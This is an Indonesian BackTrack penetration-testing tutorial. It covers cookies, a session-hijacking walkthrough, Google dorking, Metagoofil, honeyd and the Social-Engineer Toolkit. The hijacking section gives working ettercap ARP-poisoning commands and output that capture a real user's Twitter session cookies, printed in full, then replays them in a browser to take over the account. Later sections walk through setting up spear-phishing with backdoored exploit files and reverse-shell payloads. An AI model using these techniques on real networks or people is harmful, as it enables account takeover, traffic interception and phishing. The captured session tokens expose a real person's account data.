1. Non persistent (session) cookies. Suatu cookie yang akan hilang sewaktu user menutup browser dan biasanya digunakan pada ‘shopping carts’ di toko belanja online untuk menelusuri item-item yang dibeli,
2. Persistent cookies. Diatur oleh situs-situs portal, banner / media iklan situs dan lainnya yang ingin tahu ketika user kembali mengunjungi site mereka. (misal dengan cara memberikan opsi ”Remember Me” saat login). File file ini tersimpan di hardisk user.

Kedua tipe cookies ini menyimpan informasi mengenai *URL* atau *domain name* dari situs yang dikunjungi user dan beberapa kode yang mengindikasikan halaman apa saja yang sudah dikunjungi. Cookies dapat berisi informasi pribadi user, seperti nama dan alamat email, Akan tetapi dapat juga user memberikan informasi ke website tersebut melalui proses registrasi. Dengan kata lain, cookies tidak akan dapat “mencuri” nama dan alamat email kecuali diberikan oleh user. Namun demikian, ada kode tertentu (*malicious code*) yang dibuat misalnya dengan *ActiveX control*, yang dapat mengambil informasi dari PC tanpa sepengetahuan user.

Cookies umumnya kurang dari **100 bytes** sehingga tidak akan mempengaruhi kecepatan browsing. tetapi karena umumnya browser diatur secara default untuk menerima cookies maka user tidak akan tahu bahwa cookies sudah ada di komputer. Cookies dapat berguna terutama pada situs yang memerlukan registrasi, sehingga setiap kali mengunjungi situs tersebut, cookies akan me-login-kan user tanpa harus memasukkan user name dan password lagi


Session

Adalah perintah untuk pendeklarasian variabel global yang akan memanggil nilai dari variabel tsb.

Untuk mengakhiri atau menghapus semua variabel session, kita menggunakan

fungsi session_destroy ()

Fungsi session destroy tidak memerlukan argumen dalam penggunaanya. Contoh perintah mengakhiri session yang dibuat pada file session yang dibuat sebelumnya



4.2 Implementasi session hijacking

Untuk melakukan penetration testing dalam sisi session hijacking pada jaringan komputer target, saya akan memakai ettercap sebagai tools yang terinstall secara default.

Seperti biasa kita harus melakukan editing pada etter.conf untuk pengaturan-pengaturan yang di butuhkan .

```
root@eichel:~# vim /etc/etter.conf
```

gantilah terlebih dahulu user (uid) dan group(gid) privs

```
[privs]
ec_uid = 0                      #65534    nobody is the default
ec_gid = 0                      #65534    nobody is the default
```

Uncomment untuk menggunakan iptables pada operasi ettercap

```
# if you use iptables:  
    redir_command_on = "iptables -t nat -A PREROUTING -i %iface  
-p tcp --dport %port -j REDIRECT --to-port %rport"  
    redir_command_off = "iptables -t nat -D PREROUTING -i %iface  
-p tcp --dport %port -j REDIRECT --to-port %rport"
```

Kemudian serangan pada ettercap sudah dapat di mulai. Untuk melakukan dump terhadap suatu traffik keluar masuk data pada suatu jaringan , kita bisa menggunakan format

```
ettercap -T -w testdump -i [ interface ] -M ARP /[ ip-  
group-1 ]/ /[ ip-group-2 ]/
```

Mari kita perhatikan hasil mode text pada ettercap di bawah ini.

```
root@eichel:~# ettercap -T -w testdump -i wlan0 -M ARP /  
192.168.1.1/ //  
  
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA  
  
Listening on wlan0... (Ethernet)  
  
wlan0 -> F4:EC:38:99:60:F3 192.168.1.5  
255.255.255.0  
  
Privileges dropped to UID 0 GID 0...  
  
28 plugins  
39 protocol dissectors  
53 ports monitored  
7587 mac vendor fingerprint  
1698 tcp OS fingerprint  
2183 known services  
  
Randomizing 255 hosts for scanning...  
Scanning the whole netmask for 255 hosts...  
* |=====| 100.00  
%  
  
6 hosts added to the hosts list...  
  
ARP poisoning victims:  
  
GROUP 1 : 192.168.1.1 54:E6:FC:D2:98:6D  
  
GROUP 2 : ANY (all the hosts in the list)  
Starting Unified sniffing...
```

```
Text only Interface activated...
Hit 'h' for inline help
```

```
Tue Mar 6 22:32:39 2012
TCP 199.59.150.7:443 --> 192.168.1.12:2559 | SA
```

```
Tue Mar 6 22:32:39 2012
TCP 192.168.1.12:2559 --> 199.59.150.7:443 | P
```

```
Tue Mar 6 22:32:44 2012
TCP 192.168.1.12:2567 --> 199.59.150.7:443 | P
```

```
ET /account/bootstrap_data?r=0.7324769652496227 HTTP/1.1.
Host: twitter.com.
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101
Firefox/11.0.
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
.
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip, deflate.
Connection: keep-alive.
Referer: https://twitter.com/.
Cookie: k=10.35.61.127.1331047687371497;
guest_id=v1%3A133104768737439149;
_twitter_sess=BAh7CSIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc
2g60kZsYXNo
%250ASGFzaHsABjoKQHVzZWR7ADoHaWQiJWM0NDBhM2U4NTUwMTNiZjm5MWU4Yz
M2%250ANTM3ZGUwMzk3Ogxjc3JmX2lkIiVhYjk3MGZiMGIZMTF1YjRlMzQ1Zjdi
ZjYx%250AMjc4YmQ2ZDoPY3JlYXR1ZF9hdGwrCM%252Fkn%252Bg1AQ%253D
%253D--28cafc07f4cb1bb7e63a1d89af8b885dc4281e09;
original_referer=padhuUp37zi4XoWogyFqcGgJdw%2BJPXpx.
```

```
Tue Mar 6 22:32:59 2012
TCP 199.59.150.7:443 --> 192.168.1.12:2567 | P
```

```
path=/; expires=Mon, 07-Mar-2022 03:32:59 GMT.
Set-Cookie: dnt=; domain=.twitter.com; path=/; expires=Thu, 01-
Jan-1970 00:00:00 GMT.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: t1=1; domain=.twitter.com; path=/; expires=Thu, 05-
Apr-2012 15:32:59 GMT.
Set-Cookie: twid=u%3D117857762%7CuFIkjuKfB3Mi3SvT3O4Aix73Eki%3D;
domain=.twitter.com; path=/; secure.
Set-Cookie:
```

```
_twitter_sess=BAh7DiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc  
2g6OkzsYXNo  
%250ASGFzaHsABjoKQHVzzWR7ADoJdXNlcmkE410GBzoQc3RheV9zZWN1cmVUOh  
Nw  
%250AYXNzd29yZF90b2t1biItZWVhNWIyNDUwMzc5YTVjN2RmMjI3ODNhZDRkZj  
Yx  
%250ANGYxMmI1MmI4YzoTc2hvd19oZWxwX2xpbtmswOhtzZXNzaW9uX3Bhc3N3b3J  
k  
%250AX3Rva2VuIi1lZWE1YjI0NTAzNzlhNWM3ZGYyMjc4M2FkNGRmNjE0ZjEyYj  
Uy  
%250AYjhj0gdpzC1lYzQ0MGEzzTg1NTAxM2JmMzkxZThjMzY1MzdkZTAzOTc6DGN  
z  
%250AcMzfaWQiJWFiOTcwZmIwYjMxMWViNGUzNDVmN2JmNjEyNzhizDZkOg9jcmV  
h%250AdGVkX2F0bCsIz%252BSf6DUB--  
2b872c1b25160fad66bfa37d55d82a389799397b; domain=.twitter.com;  
path=/; HttpOnly.  
X-XSS-Protection: 1; mode=b
```


Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.


Perhatikan penggalan output ettercap pada terminal di atas ,bisa anda lihat kita berhasil mendapatkan session dari situs jejaring sosial terkenal twitter.com. Saya sengaja mengambil dua contoh sesi dengan 2 authentifikasi. Pada hasil dump cookies pertama masih berprivilage guest id, berarti target masih membuka situs twitter dan belum melakukan login. Berbeda dengan yang di bawah, dimana sudah ada twitter id. Untuk memasukan kedalam browser dan menggunakan hasil curian cookies, attacker akan menggunakan addons atau plugin-plugin tertentu pada browser yang digunakan.

Pada contoh kali ini saya akan mengambil Add N Edit Cookies plugin, yang bisa anda download pada tautan di bawah ini

<https://addons.mozilla.org/en-US/firefox/addon/add-n-edit-cookies-13793/>



Setelah itu buka plugin tersebut pada menu browser modzilla yaitu di tab tools.



Kemudian tambahkan atau edit cookies yang mengarah kepada twitter.com.

Perhatikan informasi-informasi yang harus kita ambil dan pasangkan pada cookies

editor plugin.

```
path=/; expires=Mon, 07-Mar-2022 03:32:59 GMT.
Set-Cookie: dnt=; domain=.twitter.com; path=/; expires=Thu, 01-
Jan-1970 00:00:00 GMT.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: lang=en; path=/.
Set-Cookie: t1=l; domain=.twitter.com; path=/; expires=Thu, 05-
Apr-2012 15:32:59 GMT.
Set-Cookie: twid=u%3D117857762%7CuFIkjuKfB3Mi3SvT3O4Aix73EkI%3D;
domain=.twitter.com; path=/; secure.
Set-Cookie:
_twitter_sess=BAh7DiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc
2g6OkzsYXNo
%250ASGFzaHsABjoKQHVzZWR7ADoJdXN1cmkE410GBzoQc3RheV9zZWN1cmVUOh
Nw
%250AGXNzd29yZF90b2tlbiItZWVhNWIyNDUwMzc5YTVjN2RmMjI3ODNhZDRkZj
Yx
%250ANGYxMmI1MmI4YzoTc2hvd19oZWxwX2xpbmsoHtzZXNzaW9uX3Bhc3N3b3J
k
%250AX2Rva2VuIi1lZWE1YjI0NTAzNzlhNWM3ZGYyMjc4M2FkNGRmNjE0ZjEyYj
Uy
%250AYhhj0gdPZC11YzQ0MGEzZtg1NTAxM2JmMzkxZThjMzY1MzdkZTAzOTc6DGN
z
%250AcFZfaWQiJWFiOTcwZmiwYjMxMWViNGUzNDVmN2JmNjEyNzhizDZkOg9jcmV
h%250AdGVkX2F0bCsIz%252BSf6DUB--
2b872c1b25160fad66bfa37d55d82a389799397b; domain=.twitter.com;
path=/; HttpOnly.
X-XSS-Protection: 1; mode=b
```


Name : adalah nama dari session , bisa dilihat dengan warna hijau pada hasil output session hijacking di atas.

Content : saya beri warna merah , content cookies merupakan inti informasi dari cookies http yang disimpan di server tujuan.


Host : saya beri warna biru, merupakan informasi host dari server yang menerbitkan cookies.

Path : saya beri warna kuning, adalah direktori pada domain yang dituju, tentu saja kita beri "/" karena yang dituju adalah <http://twitter.com> tanpa tambahan direktori lainnya.


Http Only : saya beri warna jingga dan pilih yes , mengacu dalam informasi cookies pada hasil diatas.



Maka sebelum di edit atau di tambahkan, saya mencoba membuka twitter.com dan hasilnya tampil halaman twitter login.



Dan ketika saya buka kembali setelah mengedit cookies



Terima kasih kepada om cassaprodigy yang telah merelakan id twitternya untuk menjadi percobaan saya.

BAB VI
GET ACCESS AND PASSWORD
Oleh : zee eichel

1. SOCIAL ENGINEERING

1.1 . Pengertian Social Engineering



Pengertian social engineering di berbagai kalangan memang beragam, namun saya mencoba untuk membawa anda mengerti apa sebenarnya yang menjadi inti dari teknik hacking yang sangat populer tersebut.

Social engineering sebenarnya merupakan suatu teknik hacking dengan menggali atau mencari setiap informasi detail dari korban atau target di jaringan internet atau dengan cara pendekatan secara persuasif sehingga

attacker mencapai tujuannya.

Tujuan attacker biasanya berupa informasi pribadi seperti *tanggal lahir, nama istri, hobby* yang nantinya akan digunakan sebagai bahan – bahan pada aplikasi hacking sebenarnya. Seperti list password untuk bruteforcing , Bahkan attacker akan mengambil semua dokumen yang di anggap perlu untuk mencari celah – celah rahasia perusahaan atau individual guna melancarkan aksi jahatnya.

Social engineering lebih mencari celah pada faktor utama yang saya sebut dengan "*humanity weakness*" di mana walau secanggih apapun suatu sistem keamanan terkadang faktor kelemahan manusia dapat membuat suatu kehancuran besar. Kelemahan manusia yang terdiri dari faktor lengah, lupa, terlalu sibuk, pandang enteng, membuat suatu hole yang sangat besar.

1.2. Penerapan Social Engineering

Penerapan SE dengan menggunakan backtrack os sebenarnya tidak terlalu sulit. Kita harus menggunakan beberapa tools yang digunakan untuk :

1. Pengumpulan informasi
2. Membuat password list untuk bruteforcing
3. Phissing
4. Esekusi Target

1.2.1. Pengumpulan informasi (information gathering)

Seperti pada pertemuan sebelumnya kita sudah mempelajari tentang penggunaan beberapa tools yang berguna untuk mencari informasi-informasi target

1.2.2. Google Hacking



google hacking sebenarnya adalah *suatu teknik mencari informasi mengenai target menggunakan search engine*. Internet search engine sebenarnya merupakan suatu tools yang sangat berharga karena banyak informasi yang secara sengaja maupun tidak sengaja di masukan di dalamnya. Sehingga attacker memanfaatkan teknik ini untuk menggali data2 tersembunyi di dalamnya. Tehnik google hacking biasanya menggunakan string atau search operator khusus dengan varian-varian yang di kenal dengan nama “dork”

Search operator cheat sheet

Web Search : allinanchor:, allintext:, allintitle:, allinurl:, cache:, define:, filetype:, id:, inanchor:, info:, intext:, intitle:, inurl:, link:, phonebook:, related:, site:

Image Search : allintitle:, allinurl:, filetype:, inurl:, intitle:, site: Groups allintext:, allintitle:, author:, group:, insubject:, intext:, intitle:

Directory : allintext:, allintitle:, allinurl:, ext:, filetype:, intext:, intitle:, inurl:

News : allintext:, allintitle:, allinurl:, intext:, intitle:, inurl:, location:, source:

Product Search : allintext:, allintitle:

allinanchor

Search operator ini di pergunakan untuk mencari semua informasi pada website

yang terdapat pada anchor text.

Contoh penggunaan : *allinanchor:zee-eichel*

allintext

Search operator ini berfungsi untuk mencari semua tulisan di dalam page web

Contoh : *allintext:zee-eichel*

allintitle

Search operator yang berfungsi untuk mencari informasi yang terdapat didalam title pada header website

Contoh : *allintitle:zee eichel*

allinurl

Search operator yang berfungsi untuk mencari informasi yang terdapat di judul artikel atau nama alamat tertentu

Contoh : *allinurl:zee eichel*

author

Mencari artikel-artikel atau tulisan sesuai dengan author yang di tentukan

Contoh : *author : zee eichel*

cache

Menampilkan informasi indexing atau cache terakhir dari google pada website tertentu. Jangan menekan spasi dalam pengopresian ini.

Contoh : *cache:www.indonesianbacktrack.or.id*

define

di gunakan untuk mencari informasi tentang definisi atau pengertian pada kata yang di masukan

contoh : *define:backtrack*

filetype

di gunakan untuk mencari filetype tertentu berdasarkan suffix

contoh : *backtrack filetype:pdf*

pengunaan + dan pengabungan beberapa query

beberapa query dapat kita gabungkan menjadi satu untuk mendapatkan hasil yang lebih detail

contoh : *inurl:backtrack filetype:pdf*

Kita juga bisa menambahkan operand + untuk menambah string query

contoh : *inurl:backtrack + zee eichel*

mencari kata backtrack pada url yang berkaitan dengan zee eichel

Menggunakan query google string untuk information gathering

Contoh : site:indonesianbacktrack.or.id

String tersebut akan menampilkan informasi yang hanya mengacu pada situs yang diinginkan .. atau bisa kita lengkap lagi dengan

filetype:pdf site:indonesianbacktrack.or.id

The screenshot shows a Google search results page. The search query is 'site:indonesianbacktrack.or.id'. The results include a link to the 'Indonesian Backtrack Team Official Page' with the URL 'www.indonesianbacktrack.or.id'. A yellow callout box on the right side of the page contains the text: 'Kami mengubah kebijakan privasi dan ketentuan. Mohon dibaca karena ini penting.' with links 'Pelajari lebih lanjut' and 'Singkirkan'. Below the search bar, there's a 'Penelusuran' section showing 'Sekitar 42,000 hasil (0.09 detik)'. On the left sidebar, there are filters for 'Semua', 'Gambar', 'Berita', 'Lainnya', 'Jakarta', and 'Web'. The 'Jakarta' filter is currently selected.

Maka perintah tersebut akan mencari file bertipe pdf yang ada pada situs yang diinginkan

1.2.3. Metagoofil

Pengertian



Metagoofil adalah tools yang digunakan untuk mencari atau mengumpulkan informasi berdasarkan tipe dokument dari situs tertentu yang telah di indexing oleh google

www.indonesianbacktrack.or.id

Penggunaan Metagoofil

langkah-langkah penggunaan metagoofil

1.2.3.1. directory metagoofil

pada backtrack secara default metagoofil berada pada directory
/pentest/enumeration/google/metagoofil

dapat kita akses dengan menggunakan perintah

```
root@zee-IBTeam:~# cd /pentest/enumeration/google/metagoofil
```

1.2.3.2. Memulai (esekusi) metagoofil

```
root@bt:~/pentest/enumeration/google/metagoofil# ls
COPYING           hachoir_core      lib          pdfminer
unzip.pyc
discovery        hachoir_metadata  LICENSES    processor.py
downloader.py    hachoir_parser   metagoofil.py  processor.pyc
downloader.pyc   htmlExport.py    myparser.py  README
extractors       htmlExport.pyc   myparser.pyc unzip.py

root@bt:~/pentest/enumeration/google/metagoofil# python
metagoofil.py

*****
* Metagoofil Ver 2.1 - *
* Christian Martorella *
* Edge-Security.com   *
* cmartorella_at_edge-security.com *
* Blackhat Arsenal Edition *
*****
Metagoofil 2.1:

Usage: metagoofil options

          -d: domain to search
          -t: filetype to download
(pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
          -l: limit of results to search (default 200)
          -h: work with documents in directory (use "yes"
for local analysis)
          -n: limit of files to download
          -o: working directory
          -f: output file

Examples:
```

```
metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o  
microsoftfiles -f results.html  
metagoofil.py -h yes -o microsoftfiles -f results.html (local  
dir analysis)
```

1.2.3.3. query string metagoofil

```
metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o  
microsoftfiles -f results.html
```

dengan melihat contoh di atas dapat kita tentukan masing-masing string query

-d diisikan dengan url target (domain) , **-t** di isikan dengan type dokumen yang di cari , **-l** limit dari jumlah pencarian , **-n** limit dari download file , **-o** directory di mana kita menyimpan hasil download dokumen, **-f** adalah hasil dari aksi yang tersimpan dalam bentuk html

kita juga dapat menggunakan tools ini untuk mengumpulkan data pada folder lokal

```
metagoofil.py -h yes -o microsoftfiles -f results.html (local  
dir analysis)
```

local dir di isikan local dir kita .

1.2.4. Honeyd

honeyd adalah small daemon yang running di linux dan windows. Tools ini berguna untuk membuat multiple virtual honeyspot. Honeyd dapat memanipulasi service protokol seperti *FTP*, *HTTP*, dan *SMTP* dan dapat membuat **65536** virtual ip address. Honeyd support terhadap scanner seperti *nmap* dan *Xprobe fingerprinting*. Dan berbagai template operating system dan finggerprinting dapat di lihat di *nmap.prints* dan *xprobe2.conf*. Gunakan perintah locate untuk mencari file-file tersebut. Untuk memulai honeyd kita harus membuat file configurasinya terlebih dahulu. Sebagai contoh jika kita mau membuat virtual host windows dengan beberapa open ports yang terbuka.

```
root@bt:~# gedit honeyd.conf
```

kemudian pastekan script di bawah ini

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP
Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open

set windows ethernet "00:00:24:ab:8c:12"
dhcp windows on eth0
```

lalu silahkan di save. Langkah selanjutnya anda harus running honeyd.conf dengan perintah

```
root@bt:~# honeyd -d -f honeyd.conf
```

hasil nmap terhadap ip otomatis yang di buat oleh honeyd [*dhcp windows on eth0*]

```
Starting Nmap 5.00 ( http://nmap.org ) at 2011-05-06 13:13 EDT
Interesting ports on someone (172.20.73.77):
PORT      STATE    SERVICE
135/tcp    open     msrpc
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds
1337/tcp   closed   waste
MAC Address: 00:00:24:26:C4:ED (Connect AS)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Jika kita melakukan ping terhadap ip honeyd

```
honeyd[1870]: arp reply 192.168.99.135 is-at 00:00:24:c8:e3:34
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 ->
192.168.99.128
honeyd[1870]: arp_send: who-has 192.168.99.128 tell
192.168.99.135
honeyd[1870]: arp_recv_cb: 192.168.99.128 at 00:0c:29:7e:60:d0
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 ->;
```

```
192.168.99.128
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt;
192.168.99.128
honeyd[1870]: Sending ICMP Echo Reply: 192.168.99.135 -&gt;
192.168.99.128

tugas buat file konfigurasi lainnya

create default
set default default tcp action block
set default default udp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open

create avaya
set avaya personality "Avaya G3 PBX version 8.3"
set avaya default tcp action reset
add avaya tcp port 4445 open
add avaya tcp port 5038 open

create solaris
set solaris personality "Avaya G3 PBX version 8.3"
set solaris default tcp action reset
add solaris tcp port 22 open
add solaris tcp port 2049 open

set windows ethernet "00:00:24:ab:8c:12"
set avaya ethernet "00:00:24:ab:8c:13"
set solaris ethernet "00:00:24:ab:8c:14"
dhcp windows on eth1
dhcp avaya on eth1
dhcp solaris on eth1
```

1.2.5. S.E.T

Set merupakan tools social engineering multi fungsi. SET merupakan singkatan dari *Social-Engineering-Toolkit* yang di bangun dari bahasa *python* . Direktori di mana set berada secara default berada pada

/pentest/exploits/set

```
root@bt:/pentest/exploits/set# ls
```

www.indonesianbacktrack.or.id

```
config      modules  reports  set-automate  set-update  set-web
__init__.py  readme   set       set-proxy     setup.py    src
root@bt:/pentest/exploits/set#
```

Menu pada SET

```
##### . ##### . #####
##. ##. ##. .... ##. ##
##. .... ##. .... ##. ##
..##. ##. .... ##. ##
....##. ##. .... ##. ##
....##. ##. .... ##. ##
....##. ##. .... ##. ##
....##. ##. .... ##. ##
....##. ##. .... ##. ##

[...]     The Social-Engineer Toolkit (SET)          [...]
[...]     Created by: David Kennedy (ReL1K)           [...]
[...]     Development Team: JR DePre (prime)          [...]
[...]     Development Team: Joey Furr (j0f3r)          [...]
[...]     Development Team: Thomas Wirth              [...]
[...]     Version: 1.5.1                               [...]
[...]     Codename: 'Ripper and Tearin'               [...]
[...]     Report bugs: dave@social-engineer.org        [...]
[...]     Follow me on Twitter: dave_reLIK            [...]
[...]     Homepage: http://www.setmaniac.com          [...]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..
Join us on irc.freenode.net in channel #setoolkit
Help support the toolkit, rank it here:
http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> [ ]
```

```
root@bt:/pentest/exploit/set# ./set
```

stop shop for all of your social-engineering needs..

DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com.

Join us on irc.freenode.net in channel #setoolkit

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) Third Party Modules
- 10) Update the Metasploit Framework

- 11) Update the Social-Engineer Toolkit
- 12) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

Spear-Phishing Attack Vectors

Berguna untuk mengirim mass email dan di kombinasikan dengan file yang telah disisipi backdoor .

Untuk menggunakan plugin ini kita harus mengedit file *config/set_config* **SENDMAIL=OFF** rubah menjadi **SENDMAIL=ON**.

1) Perform a Mass Email Attack

Pada bagian ini kita akan dihadapkan dengan pilihan backdoor yang akan terbentuk dalam bentuk file *exe*

Jenis backdoor yang di tersedia

***** PAYLOADS *****

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 5) Adobe Flash Player "Button" Remote Code Execution
- 6) Adobe CoolType SING Table "uniqueName" Overflow
- 7) Adobe Flash Player "newfunction" Invalid Pointer Use
- 8) Adobe Collab.collectEmailInfo Buffer Overflow
- 9) Adobe Collab.getIcon Buffer Overflow
- 10) Adobe JBIG2Decode Memory Corruption Exploit
- 11) Adobe PDF Embedded EXE Social Engineering
- 12) Adobe util.printf() Buffer Overflow
- 13) Custom EXE to VBA (sent via RAR) (RAR required)
- 14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 15) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 17) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow

Untuk contoh saya coba pilih nomer 7 yaitu *Adobe Flash Player "newfunction" Invalid Pointer Use*

Kemudian dilanjutkan dengan pemilihan payload

1) Windows Reverse TCP Shell	Spawn a command shell
on victim and send back to attacker	
2) Windows Meterpreter Reverse_TCP	Spawn a meterpreter
shell on victim and send back to attacker	
3) Windows Reverse VNC DLL	Spawn a VNC server
on victim and send back to attacker	
4) Windows Reverse TCP Shell (x64)	Windows X64 Command
Shell, Reverse TCP Inline	
5) Windows Meterpreter Reverse_TCP (X64)	Connect back to the
attacker (Windows x64), Meterpreter	
6) Windows Shell Bind_TCP (X64)	Execute payload and
create an accepting port on remote system	
